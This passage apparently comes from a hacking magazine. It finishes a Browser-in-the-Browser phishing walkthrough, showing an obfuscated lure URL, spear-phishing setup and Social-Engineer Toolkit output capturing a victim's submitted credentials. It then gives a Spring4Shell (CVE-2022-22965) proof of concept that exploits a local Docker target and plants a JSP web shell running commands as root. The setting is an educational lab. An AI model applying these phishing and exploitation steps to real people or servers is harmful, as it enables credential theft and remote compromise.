
--- Custom HTTP BASIC AUTH URLs [ Don't work in Firefox ] ---
https://accounts.google.com+signin=secure+v2+identifier=passive@192.168.36.1:8080/bitb2
```

There are many URL shortening services available on internet. We are providing only one here. Here we are shortening the obfuscated URL that we got above.

**"With this technique we are now able to up our phishing game."
- Mt. Dox on Browser In The Browser Attack.**




Now, it's time for crafting the spear phishing email.




"As bad actors get more sophisticated with their attacks, the move to passwordless MFA is more critical now than ever. Eliminate the attack vector by eliminating the password with password-less MFA."

- Lucas Budman CEO TruU.



When the victim falls for this spear phishing email and clicks on the link, he is taken to the Attacker controlled website. When he tries to Signup with Facebook and clicks on the button we want him to, our popup will be presented.



As soon as he enters credentials, the credentials will be received at the interface of Social Engineering Toolkit.

"Social engineering has become about 75% of an average hacker's toolkit, and for the most successful hackers, it reaches 90% or more."

- John McAfee


```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2934
PARAM: lsd=AVoNVeJx9WE
PARAM: display=
PARAM: isprivate=
PARAM: return_session=

POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-585
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=025234__1tR
PARAM: lgnjs=1651327894
POSSIBLE USERNAME FIELD FOUND
POSSIBLE PASSWORD FIELD FOUND
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAKKff/fqfqAAAAAfKKKAAAKKAKAKAAAAKAAA/iAACAAACAWAAD
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

email=Hackercool+Magazine
pass=is+on+Facebook+Follow+Us

This is how Browser In the Browser attack is performed. Although it is difficult to detect BITB attack on first look, it can be detected by dragging the popup. If it is a malicious popup it will not move beyond the browser window.

Follow Hackercool Magazine For Latest Updates



Detailed Explanation, POC, Scanning for Vulnerability & Reverse Shell.

SPRING4SHELL

A new zero-day vulnerability has been discovered, this time in Spring Framework. Spring Framework is an open-source application framework for Java and is normally deployed with Apache Tomcat servers.

Vulnerability & Impact

There are two vulnerabilities affecting Spring Framework, one is in Spring Core and second is in Spring Cloud. The Spring Core RCE vulnerability impacts Java class objects. The vulnerability in Spring Core has been given name Spring4shell in the lines of Log4shell as both vulnerabilities affect a library. Although, it took its name from Log4shell, it is not as dangerous as its namesake.

This vulnerability affects all versions of Spring Core Framework running on JDK versions 9 and after. This vulnerability is tracked as CVE-2022-22965. There is another RCE in Spring Cloud Function versions $\leq 3.1.6$ and $\leq 3.2.2$.

Proof Of Concept

It's time to see the exploitation of Spring4shell practically. Let's create a new directory named spring4shell.

```
(kali㉿kali)-[~]  
$ mkdir Spring4shell  
  
(kali㉿kali)-[~]  
$ cd Spring4shell  
  
(kali㉿kali)-[~/Spring4shell]  
$
```

Clone the repository shown in the image below. This repository contains both vulnerable docker image and exploit. The download information is also given in our Downloads section.

```
(kali㉿kali)-[~/Spring4shell]  
$ git clone https://github.com/reznok/Spring4shell-POC  
Cloning into 'Spring4shell-POC'...  
remote: Enumerating objects: 82, done.  
remote: Counting objects: 100% (25/25), done.  
remote: Compressing objects: 100% (15/15), done.  
remote: Total 82 (delta 18), reused 10 (delta 10), pack-reused 57  
Receiving objects: 100% (82/82), 30.54 KiB | 1.70 MiB/s, done.  
Resolving deltas: 100% (32/32), done.  
  
(kali㉿kali)-[~/Spring4shell]  
$
```

Build the Docker image vulnerable to spring4shell as shown below.


```
(kali㉿kali) - [~/Spring4shell]
```

```
$ ls
```

```
Spring4shell-POC
```

1 ✖

```
(kali㉿kali) - [~/Spring4shell]
```

```
$ cd Spring4shell-POC
```

```
(kali㉿kali) - [~/Spring4shell/Spring4shell-POC]
```

```
$ ls
```

```
Dockerfile  exploit.py  pom.xml  README.md  screenshots  src
```

```
(kali㉿kali) - [~/Spring4shell/Spring4shell-POC]
```

```
$
```

```
(kali㉿kali) - [~/Spring4shell/Spring4shell-POC]
```

```
$ docker build . -t spring4shell && docker run -p 8080:8080 spring4shell
```

```
Sending build context to Docker daemon 132.1kB
```

```
Step 1/9 : FROM lunasec/tomcat-9.0.59-jdk11
```

```
latest: Pulling from lunasec/tomcat-9.0.59-jdk11
```

```
e4d61adff207: Pull complete
```

```
4ff1945c672b: Pull complete
```

```
ff5b10aec998: Pull complete
```

```
12de8c754e45: Pull complete
```

```
4848edf44506: Pull complete
```

```
e80286f947f6: Pull complete
```

```
fe10bb9a5d5c: Extracting 11.7MB/203.3MB
```

```
e5e1929c6f14: Download complete
```

```
b05e7d62647e: Download complete
```

```
287619e075c7: Download complete
```

You can check if the target is set or not by visiting the URL in browser.

Reznok's Hello World Spring × +

localhost:8080/helloworld/greeting

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Hello World! Exploit me!


If you get the above message, the target is ready. Run the exploit. The python exploit uploads a java web shell on the target after exploiting vulnerability.

```
└─$ ls
Dockerfile  exploit.py  pom.xml  README.md  screenshots  src

(kali㉿kali) - [~/Spring4shell/Spring4shell-POC]
└─$ python3 exploit.py --url "http://localhost:8080/helloworld/greeting"
[*] Resetting Log Variables.
[*] Response code: 200
[*] Modifying Log Configurations
[*] Response code: 200
[*] Response Code: 200
[*] Resetting Log Variables.
[*] Response code: 200
[+] Exploit completed
[+] Check your target for a shell
[+] File: shell.jsp
[+] Shell should be at: http://localhost:8080/shell.jsp?cmd=id


(kali㉿kali) - [~/Spring4shell/Spring4shell-POC]
└─$
```

The exploit completed successfully. The web shell can be accessed at above highlighted address.



localhost:8080/shell.jsp?cmd=id

uid=0(root) gid=0(root) groups=0(root) //



localhost:8080/shell.jsp?cmd=ls

pom.xml src target //

The POC is successful. Now let's get a bit Real world. It's wise to scan the targets for spring4shell vulnerability before trying to exploit it. Let's have a look at a scanner that can detect spring4shell in targets. Let's set another target for this as shown below (the download information is given in our Downloads section).

Trend Micro has reported that Spring4Shell has been used in targeted attacks in Singapore to allow attackers to then use the Mirai botnet

